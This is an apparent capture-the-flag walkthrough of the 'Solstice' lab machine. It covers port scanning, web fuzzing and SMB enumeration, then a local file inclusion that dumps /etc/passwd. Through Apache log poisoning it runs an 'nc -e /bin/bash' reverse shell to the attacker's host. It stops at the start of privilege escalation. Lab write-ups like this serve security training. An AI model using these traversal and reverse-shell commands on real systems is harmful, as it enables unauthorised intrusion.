

OS : Debian

Web Server : Apache 2.4.38

Programming : PHP

```
(root@kali)~
```

```
# rustscan -a 10.0.2.17 -r 0-65535 -- -A -sC -sV -vvv
```

PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack ttl 64	pyftplib 1.5.6
ftp-syst:				
STAT:				
FTP server status:				
Connected to: 10.0.2.17:21				
Waiting for username.				
TYPE: ASCII; STRUcture: File; MODE: Stream				
Data connection closed.				
_End of status.				
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 7.9p1 Debian
10+deb10u2 (protocol 2.0)				
ssh-hostkey:				
2048 5b:a7:37:fd:55:6c:f8:ea:03:f5:10:bc:94:32:07:18 (RSA)				
ssh-rsa				
AAAAB3NzaC1yc2EAAAADAQABAAQDWA1JMEsT6kbFmhkFFIZbd2aH3DuBpmLjo1Mv				
WSSFsUlQ+rN9wQ8y469ng7vKZDx19ke+JZ9jUcuJAu4zQ6BHjHDcLTy44WJCESD4oACM				
CK6+tLMneuINf6KTMr3urfvkvLULi2ffNbMl6Ko9gS/Oqh8Cm9HyAXGTK5MVgmW39QFT				
Xdn7ByQMnnXjKmJ+5nXbf9c9Al9JJCFQAe0irCq2w3ubylh83SwPWsunapn0pW8Czsm2				
nsFL6aRXC0oNeK7/GmcC8lqENMnUIVRauhPDR3radZ4Uv4ejzHL8H+IkLpgVRqBiuzRi				
qHpGlotNYadcArbYZ4auDwibrtrWgTlD				
256 ab:da:6a:6f:97:3f:b2:70:3e:6c:2b:4b:0c:b7:f6:4c (ECDSA)				
ecdsa-sha2-nistp256				
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM9EuXzK3hXcn3ml				
6Kj69Bo1DACMk1AZWwM9wgPGIyPBQyQLXLazAtoqEP1phT1BNmtyAvScCwsydQwUsRH/				
3vA=				
256 ae:29:d4:e3:46:a1:b1:52:27:83:8f:8f:b0:c4:36:d1 (ED25519)				
_ssh-ed25519				
AAAAC3NzaC1lZDI1NTE5AAAAIATUyTSmh1Tep0cnIVXvQBD6IQTjI8TBEmQEba1Fzkv2				
25/tcp	open	smtp	syn-ack ttl 64	Exim smtpd
smtp-commands: solstice Hello nmap.scanme.org [10.0.2.4], SIZE				

```
52428800, 8BITMIME, PIPELINING, CHUNKING, PRDR, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT
RSET HELP
80/tcp    open  http          syn-ack ttl 64 Apache httpd 2.4.38
((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
139/tcp    open  netbios-ssn  syn-ack ttl 64 Samba smbd 3.X - 4.X
(workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  syn-ack ttl 64 Samba smbd 3.X - 4.X
(workgroup: WORKGROUP)
2121/tcp   open  ftp          syn-ack ttl 64 pyftplib 1.5.6
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drws----- 2 www-data www-data      4096 Jun 18 2020 pub
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to: 10.0.2.17:2121
|   Waiting for username.
|   TYPE: ASCII; STRUcture: File; MODE: Stream
|   Data connection closed.
|_End of status.
3128/tcp   open  http-proxy   syn-ack ttl 64 Squid http proxy 4.6
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.6
8593/tcp   open  http          syn-ack ttl 64 PHP cli server 5.5 or
later (PHP 7.3.14-1)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
54787/tcp  open  http          syn-ack ttl 64 PHP cli server 5.5 or
later (PHP 7.3.14-1)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
62524/tcp  open  ftp          syn-ack ttl 64 FreeFloat ftpd 1.00
```

MAC Address: 08:00:27:BC:A5:99 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=9/11%OT=21%CT=%CU=32811%PV=Y%DS=1%DC=D%G=N%M=080027%TM
OS:=631D6D3F%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Uptime guess: 27.973 days (since Sun Aug 14 01:47:25 2022)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=264 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: Host: SOLSTICE; OSs: Linux, Windows; CPE:

cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Host script results:

|_ms-sql-info: ERROR: Script execution failed (use -d to debug)

|_smb2-security-mode:

| 3.1.1:

|_ Message signing enabled but not required

|_clock-skew: mean: 1s, deviation: 0s, median: 1s

|_nbstat: NetBIOS name: SOLSTICE, NetBIOS user: <unknown>, NetBIOS

MAC: <unknown> (unknown)

| Names:

| SOLSTICE<00> Flags: <unique><active>
| SOLSTICE<03> Flags: <unique><active>
| SOLSTICE<20> Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
| WORKGROUP<00> Flags: <group><active>
| WORKGROUP<1d> Flags: <unique><active>
| WORKGROUP<1e> Flags: <group><active>

| Statistics:

| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

| smb2-time:

| date: 2022-09-11T05:07:17

|_ start_date: N/A

| p2p-conficker:

| Checking for Conficker.C or higher...

| Check 1 (port 28048/tcp): CLEAN (Couldn't connect)

| Check 2 (port 26444/tcp): CLEAN (Couldn't connect)

| Check 3 (port 2850/udp): CLEAN (Failed to receive data)

| Check 4 (port 23323/udp): CLEAN (Failed to receive data)

|_ 0/4 checks are positive: Host is CLEAN or ports are blocked

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)

TRACEROUTE

HOP	RTT	ADDRESS
1	0.87 ms	10.0.2.17

Directory Fuzzing :

```
(root@kali)-[~]  
# export IP="http://10.0.2.17/FUZZ"
```

```
(root@kali)-[~]  
# wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-  
large-directories.txt --hc 404 --hh 0 "$IP"
```

```
*****  
★ Wfuzz 3.1.0 - The Web Fuzzer ★  
*****
```

Target: http://10.0.2.17/FUZZ

Total requests: 62284

```
=====
```


ID	Response	Lines	Word	Chars	Payload
000000066:	301	9 L	28 W	307 Ch	"backup"
000000098:	301	9 L	28 W	304 Ch	"app"
000000139:	301	9 L	28 W	311 Ch	"javascript"



Forbidden

You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at 10.0.2.17 Port 80



Forbidden

You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at 10.0.2.17 Port 80

```
(root@kali)-[~]  
# enum4linux -a 10.0.2.17
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '',  
password ''  
S-1-22-1-1000 Unix User\miguel (Local User)
```


```
[+] Enumerating users using SID S-1-5-32 and logon username '',  
password ''  
S-1-5-32-544 BUILTIN\Administrators (Local Group)  
S-1-5-32-545 BUILTIN\Users (Local Group)  
S-1-5-32-546 BUILTIN\Guests (Local Group)  
S-1-5-32-547 BUILTIN\Power Users (Local Group)  
S-1-5-32-548 BUILTIN\Account Operators (Local Group)  
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
```

S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-1049045055-609373089-4176931349 and logon username '', password ''


S-1-5-21-1049045055-609373089-4176931349-501 SOLSTICE\nobody (Local User)

S-1-5-21-1049045055-609373089-4176931349-513 SOLSTICE\None (Domain Group)



[Main Page Book List](#)

We are still setting up the library! Try later on!



[Main Page Book List](#)

We are still setting up the library! Try later on!

I try here Local File Inclusion vulnerability and after 2-3 tries i got the vulnerability

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 GET /index.php?book=../../../../etc/passwd HTTP/1.1 2 Host: 10.0.2.17:8593 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: PHPSESSID=qash6g50rcnqnlq2vnto466v4h 9 Upgrade-Insecure-Request: 1 10 Cache-Control: max-age=0 11 12 </pre>			<pre> 20 </div> 21 We are still setting up the library! Try later on!<p> 22 root:x:0:0:root:/root:/bin/bash 23 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 24 bin:x:2:2:bin:/bin:/usr/sbin/nologin 25 sys:x:3:3:sys:/dev:/usr/sbin/nologin 26 sync:x:4:65534:sync:/bin:/bin/sync 27 games:x:5:60:games:/usr/games:/usr/sbin/nologin 28 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 29 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 30 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 31 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 32 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 33 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 34 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 35 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 36 list:x:38:38:mailing List Manager:/var/list:/usr/sbin/nologin 37 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 38 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 39 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 40 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin 41 system-timesync:x:101:102:systemd Time Synchronization,...:/run/systemd:/usr/sbin/nologin 42 system-network:x:102:103:systemd Network Management,...:/run/systemd:/usr/sbin/nologin 43 system-resolve:x:103:104:systemd Resolver,...:/run/systemd:/usr/sbin/nologin 44 messagebus:x:104:110:/nonexistent:/usr/sbin/nologin 45 avahi-autoipd:x:105:113:Avahi autoip daemon,...:/var/lib/avahi-autoipd:/usr/sbin/nologin 46 avahi:x:106:117:Avahi mDNS daemon,...:/var/run/avahi-daemon:/usr/sbin/nologin 47 saned:x:107:118:/var/lib/saned:/usr/sbin/nologin 48 colord:x:108:119:colord colour management daemon,...:/var/lib/colord:/usr/sbin/nologin 49 hplip:x:109:7:HPLIP system user,...:/var/run/hplip:/bin/false 50 system-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin 51 sshd:x:110:65534:/run/sshd:/usr/sbin/nologin 52 mysql:x:111:120:MySQL Server,...:/nonexistent:/bin/false 53 miguel:x:1000:1000:...:/home/miguel:/bin/bash 54 uuid:x:112:121:/run/uuid:/usr/sbin/nologin 55 smmta:x:113:122:Mail Transfer Agent,...:/var/lib/sendmail:/usr/sbin/nologin 56 smmsp:x:114:123:Mail Submission Program,...:/var/lib/sendmail:/usr/sbin/nologin 57 Debian-exim:x:115:124:/var/spool/exim4:/usr/sbin/nologin 58 </body> 59 </html> 60 </pre>		
<div> <div> <div></div> <div></div> <div></div> </div> <div> <div></div> <div></div> <div></div> </div> <div> <div></div> <div></div> <div></div> </div> </div> <div>Search...</div> <div>0 matches</div>			<div> <div> <div></div> <div></div> <div></div> </div> <div> <div></div> <div></div> <div></div> </div> <div> <div></div> <div></div> <div></div> </div> </div> <div>Search...</div> <div>0 matches</div>		

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<div> <div> <div></div> <div></div> <div></div> </div> <div> <div></div> <div></div> <div></div> </div> <div> <div></div> <div></div> <div></div> </div> </div> <div>Main Page Book List</div> <div>We are still setting up the library! Try later on!</div>		<pre> root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin system-timesync:x:101:102:systemd Time Synchronization,...:/run/systemd:/usr/sbin/nologin system-network:x:102:103:systemd Network Management,...:/run/systemd:/usr/sbin/nologin system-resolve:x:103:104:systemd Resolver,...:/run/systemd:/usr/sbin/nologin messagebus:x:104:110:/nonexistent:/usr/sbin/nologin avahi-autoipd:x:105:113:Avahi autoip daemon,...:/var/lib/avahi-autoipd:/usr/sbin/nologin avahi:x:106:117:Avahi mDNS daemon,...:/var/run/avahi-daemon:/usr/sbin/nologin saned:x:107:118:/var/lib/saned:/usr/sbin/nologin colord:x:108:119:colord colour management daemon,...:/var/lib/colord:/usr/sbin/nologin hplip:x:109:7:HPLIP system user,...:/var/run/hplip:/bin/false system-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin sshd:x:110:65534:/run/sshd:/usr/sbin/nologin mysql:x:111:120:MySQL Server,...:/nonexistent:/bin/false miguel:x:1000:1000:...:/home/miguel:/bin/bash uuid:x:112:121:/run/uuid:/usr/sbin/nologin smmta:x:113:122:Mail Transfer Agent,...:/var/lib/sendmail:/usr/sbin/nologin smmsp:x:114:123:Mail Submission Program,...:/var/lib/sendmail:/usr/sbin/nologin Debian-exim:x:115:124:/var/spool/exim4:/usr/sbin/nologin </pre>	

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

```



```

systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/:nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-
autoipd:/usr/sbin/nologin
avahi:x:106:117:Avahi mDNS daemon,,,:/var/run/avahi-
daemon:/usr/sbin/nologin
saned:x:107:118:/:var/lib/saned:/usr/sbin/nologin
colord:x:108:119:colord colour management
daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:109:7:HPLIP system user,,,:/var/run/hplip:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
sshd:x:110:65534:/:run/sshd:/usr/sbin/nologin
mysql:x:111:120:MySQL Server,,,:/nonexistent:/bin/false
miguel:x:1000:1000:,,,:/home/miguel:/bin/bash
uuidd:x:112:121:/:run/uuidd:/usr/sbin/nologin
smmta:x:113:122:Mail Transfer
Agent,,,:/var/lib/sendmail:/usr/sbin/nologin
smmsp:x:114:123:Mail Submission
Program,,,:/var/lib/sendmail:/usr/sbin/nologin
Debian-exim:x:115:124:/:var/spool/exim4:/usr/sbin/nologin

```

```
GET /index.php?book=../../../../../etc/ssh/ssh_config
```

```

# This is the ssh client system-wide configuration file.  See
# ssh_config(5) for more information.  This file provides defaults
for
# users, and the values can be changed in per-user configuration
files
# or on the command line.

# Configuration data is parsed as follows:
# 1. command line options
# 2. user-specific file
# 3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the

```

```
# configuration file, and defaults at the end.
```

```
# Site-wide defaults for some commonly used options. For a  
comprehensive
```

```
# list of available options, their meanings and defaults, please see  
the
```

```
# ssh_config(5) man page.
```

```
Host *
```

```
# ForwardAgent no
```

```
# ForwardX11 no
```

```
# ForwardX11Trusted yes
```

```
# PasswordAuthentication yes
```

```
# HostbasedAuthentication no
```

```
# GSSAPIAuthentication no
```

```
# GSSAPIDelegateCredentials no
```

```
# GSSAPIKeyExchange no
```

```
# GSSAPITrustDNS no
```

```
# BatchMode no
```

```
# CheckHostIP yes
```

```
# AddressFamily any
```

```
# ConnectTimeout 0
```

```
# StrictHostKeyChecking ask
```

```
# IdentityFile ~/.ssh/id_rsa
```

```
# IdentityFile ~/.ssh/id_dsa
```

```
# IdentityFile ~/.ssh/id_ecdsa
```

```
# IdentityFile ~/.ssh/id_ed25519
```

```
# Port 22
```

```
# Protocol 2
```

```
# Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
```

```
# MACs hmac-md5,hmac-sha1,umac-64@openssh.com
```

```
# EscapeChar ~
```

```
# Tunnel no
```

```
# TunnelDevice any:any
```

```
# PermitLocalCommand no
```

```
# VisualHostKey no
```

```
# ProxyCommand ssh -q -W %h:%p gateway.example.com
```



```
# RekeyLimit 1G 1h
```

```
SendEnv LANG LC_*
```


```
HashKnownHosts yes
```

```
GSSAPIAuthentication yes
```

We don't know what files are in system for that we try on default file



Now get the reverse shell using the cmd



```
(root@kali)-[~]
# tcpdump -i any
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
00:41:49.962578 eth0 Out IP 10.0.2.18.59766 > server-108-158-61-86.bom78.r.cloudfront.net.https: Flags [.], ack 123100, win 63264, length 0
00:41:49.962852 eth0 In IP server-108-158-61-86.bom78.r.cloudfront.net.https > 10.0.2.18.59766: Flags [.], ack 1, win 31640, length 0
00:41:50.089273 eth0 Out IP 10.0.2.18.50270 > 192.168.45.106.domain: 44320+ PTR? 86.61.158.108.in-addr.arpa. (44)
00:41:50.092664 eth0 In IP 192.168.45.106.domain > 10.0.2.18.50270: 44320+ PTR server-108-158-61-86.bom78.r.cloudfront.net. (101)
00:41:50.093000 eth0 Out IP 10.0.2.18.53869 > 192.168.45.106.domain: 21732+ PTR? 18.2.0.10.in-addr.arpa. (40)
00:41:50.096426 eth0 In IP 192.168.45.106.domain > 10.0.2.18.53869: 21732 NXDomain 0/0/0 (40)
00:41:50.193731 eth0 Out IP 10.0.2.18.38288 > 192.168.45.106.domain: 33516+ PTR? 106.45.168.192.in-addr.arpa. (45)
00:41:50.196349 eth0 In IP 192.168.45.106.domain > 10.0.2.18.38288: 33516 NXDomain 0/0/0 (45)
00:42:00.198315 eth0 Out IP 10.0.2.18.59766 > server-108-158-61-86.bom78.r.cloudfront.net.https: Flags [.], ack 1, win 63264, length 0
00:42:00.198522 eth0 In IP server-108-158-61-86.bom78.r.cloudfront.net.https > 10.0.2.18.59766: Flags [.], ack 1, win 31640, length 0
00:42:10.441555 eth0 Out IP 10.0.2.18.59766 > server-108-158-61-86.bom78.r.cloudfront.net.https: Flags [.], ack 1, win 63264, length 0
00:42:10.441936 eth0 In IP server-108-158-61-86.bom78.r.cloudfront.net.https > 10.0.2.18.59766: Flags [.], ack 1, win 31640, length 0
00:42:15.557600 eth0 Out ARP, Request who-has 10.0.2.1 tell 10.0.2.18, length 28
00:42:15.557834 eth0 In ARP, Reply 10.0.2.1 is-at 52:54:00:12:35:00 (oui Unknown), length 46
00:42:15.585794 eth0 Out IP 10.0.2.18.45773 > 192.168.45.106.domain: 43020+ PTR? 1.2.0.10.in-addr.arpa. (39)
00:42:15.588568 eth0 In IP 192.168.45.106.domain > 10.0.2.18.45773: 43020 NXDomain 0/0/0 (39)
^C
16 packets captured
16 packets received by filter
0 packets dropped by kernel
```

```
10.0.2.17:8593/index.php?book=../../../../../var/log/apache2/access.log&cmd=nc -e /bin/bash 10.0.2.18 9001
```

```
(root@kali)-[~]
# rlwrap -cAr nc -lvp 9001
listening on [any] 9001 ...
connect to [10.0.2.18] from (UNKNOWN) [10.0.2.17] 53942
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Privilege Escalation

php service on server.

```
www-data@solstice:~/html$ ps -ax | grep php
ps -ax | grep php
446 ?      Ss      0:00 /bin/sh -c /usr/bin/php -S 0.0.0.0:54787 -t /var/tmp/webserver_2/
448 ?      Ss      0:00 /bin/sh -c /usr/bin/php -S 0.0.0.0:8593 -t /var/tmp/webserver/
450 ?      Ss      0:00 /bin/sh -c /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
466 ?      S       0:00 /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
469 ?      S       0:00 /usr/bin/php -S 0.0.0.0:8593 -t /var/tmp/webserver/
471 ?      S       0:00 /usr/bin/php -S 0.0.0.0:54787 -t /var/tmp/webserver_2/
18040 pts/0  S+      0:00 grep php
www-data@solstice:~/html$ cd /var/tmp/sv
cd /var/tmp/sv
